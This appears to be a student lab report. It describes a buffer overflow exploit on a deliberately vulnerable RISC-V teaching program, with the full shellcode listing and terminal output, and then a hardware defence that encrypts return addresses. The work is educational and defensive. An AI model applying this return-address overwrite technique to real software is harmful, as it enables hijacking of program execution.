


## Task 1

When the `smash_this()` is called, its return address is push to the call stack, and then the `buf[]` is allocated above the return address. The c code `gets()` function does not check the length of the input string, thus this program is vulnerable to buffer overflow attack, by giving an input string with length longer than the buffer length and then overwrite the return address in the call stack. First, the `puts()` address in memory could be check by `< readelf -a smash.elf | grep puts >`, which give the address `0x80000b10`. The real `buf[]` size could be checked by manually trying to input different number of 'A', and finally `140 * 'A'` is the maximum number that buffer could contain. The address of the `buf[]` could be check using c code `< printf("%p\n", (void *) &buf); >`, which is `0x80019318`. The original return to lib attack which provides function argument right after the function address does not work in this setting, thus a new way need to be invented. Since the `puts()` output the string with which its address store in `[a0]` register and the string "p0wned!" is provided at the beginning of the `buf[]`, `<li a0, 0x80019318>` is used to feed the string to `puts()` function. `<li t0, 0x80000b10>` is used to place the `puts()` address to `[t0]` register, and `<jr t0>` will jump to the `puts()` function address and execute the `puts()` function. Then the payload is filled with some random bytes until it reach the return address. The return address is overwrite with the address of the `<li a0, 0x80019318>` instruction. At the end of the payload, `0x0a` byte is inserted to make sure the `puts()` function stop.



The image shows a shellcode editor on the left and a terminal window on the right. The editor displays the following assembly code:

```

1  .string "p0wned!"
2
3  li a0, 0x80019318
4  li t0, 0x80000b10
5  jr t0
6
7  .ascii "\x66\x66\x66\x66\x66\x66\x66\x66\x66\x66"
8  .ascii "\x66\x66\x66\x66\x66\x66\x66\x66\x66\x66"
9  .ascii "\x66\x66\x66\x66\x66\x66\x66\x66\x66\x66"
10 .ascii "\x66\x66\x66\x66\x66\x66\x66\x66\x66\x66"
11 .ascii "AAAAAAAAAA"
12 .ascii "AAAAAAAAAA"
13 .ascii "AAAAAAAAAA"
14 .ascii "AAAAAAAAAA"
15 .ascii "AAAAAAAAAA"
16 .ascii "AAAAAAAAAA"
17 .ascii "AAAAAAAAAA"
18
19 # .ascii "\x10\x0b\x00\x80"
20 .ascii "\x20\x93\x01\x80"
21
22 .byte 0x0a
23

```

The terminal window shows the execution of the shellcode. The prompt is `r0865008@marche:~/Desktop/project-main/Exploits`. The command executed is `./Proteus/sin/build/sin smash.bin < shellcode.bin`. The output shows the string "p0wned!" being printed, followed by an exception at address `0x019324` with cause `2` and `mtval=1`.

## Task 2

To use the `CryptoUnit` component, first it needs to new a `CryptoUnit` in the `build()` function where the instruction logic is implemented. Then the default value should be given to all the val of `CryptoUnit`, if not it would give error. The riscv is a 32 bits system, thus the key length should be 32 bits. The key is hard code in this stage.

The encryption is performed when `BU_WRITE_RET_ADDR_TO_RD` is true and `pipeline.data.RD` value equals to 1. The input of `pipeline.data.NEXT_PC` is assigned to the `CryptoUnit` `cu.value`, the `CryptoUnit` processed result `cu.result` is then assigned to `pipeline.data.RD_DATA` as output. When the `jumpService` is triggered, it's the function

return. Thus the decryption code should be added around the `jumpService.jump()` execute. When the RS1 is 1 and RS2 is 0, the target should be decrypted. The operation type is set to DECRYPT and the target is assign to the `cu.value`, the jump target is then the decrypted result `cu.result`.

### Task 3

To insert the new instruction, the inline assembly code is written to `smash.c` file to create the new instruction. The key is set before the `smash()` call, and is set to 0 after the `smash()`. First, the key is loaded to the x7 register using `<li x7,Key_value>`, and then use the `<.word 32bit_machine_code>` to make the RS1 pointing to x7 register by making the RS1 contains the value 7, which means the bits corresponding to RS1 is set to '00111' and choose a new opcode for the new instruction. Then the configuration to the new instruction is added. The new instruction is an R-type instruction which only RS1 value is effective. Also a flag of whether the key is set is added. To store the key and to keep the key value in different stages, a normal register is used. Thus, a register is manually created and the value of RS1 is loaded to the created register, which is the key set by user. By determining whether the key is greater than 0, the program can decide whether to encrypt and decrypt the return address. After the assembly code insert to `smash.c` file, the address of the `puts()` function change, so it need to be rechecked. The shellcode is then adjusted by the new address of the `puts()` function, and other components remain the same. By changing the key value in `smash.c` file, one can manually control encryption and decryption.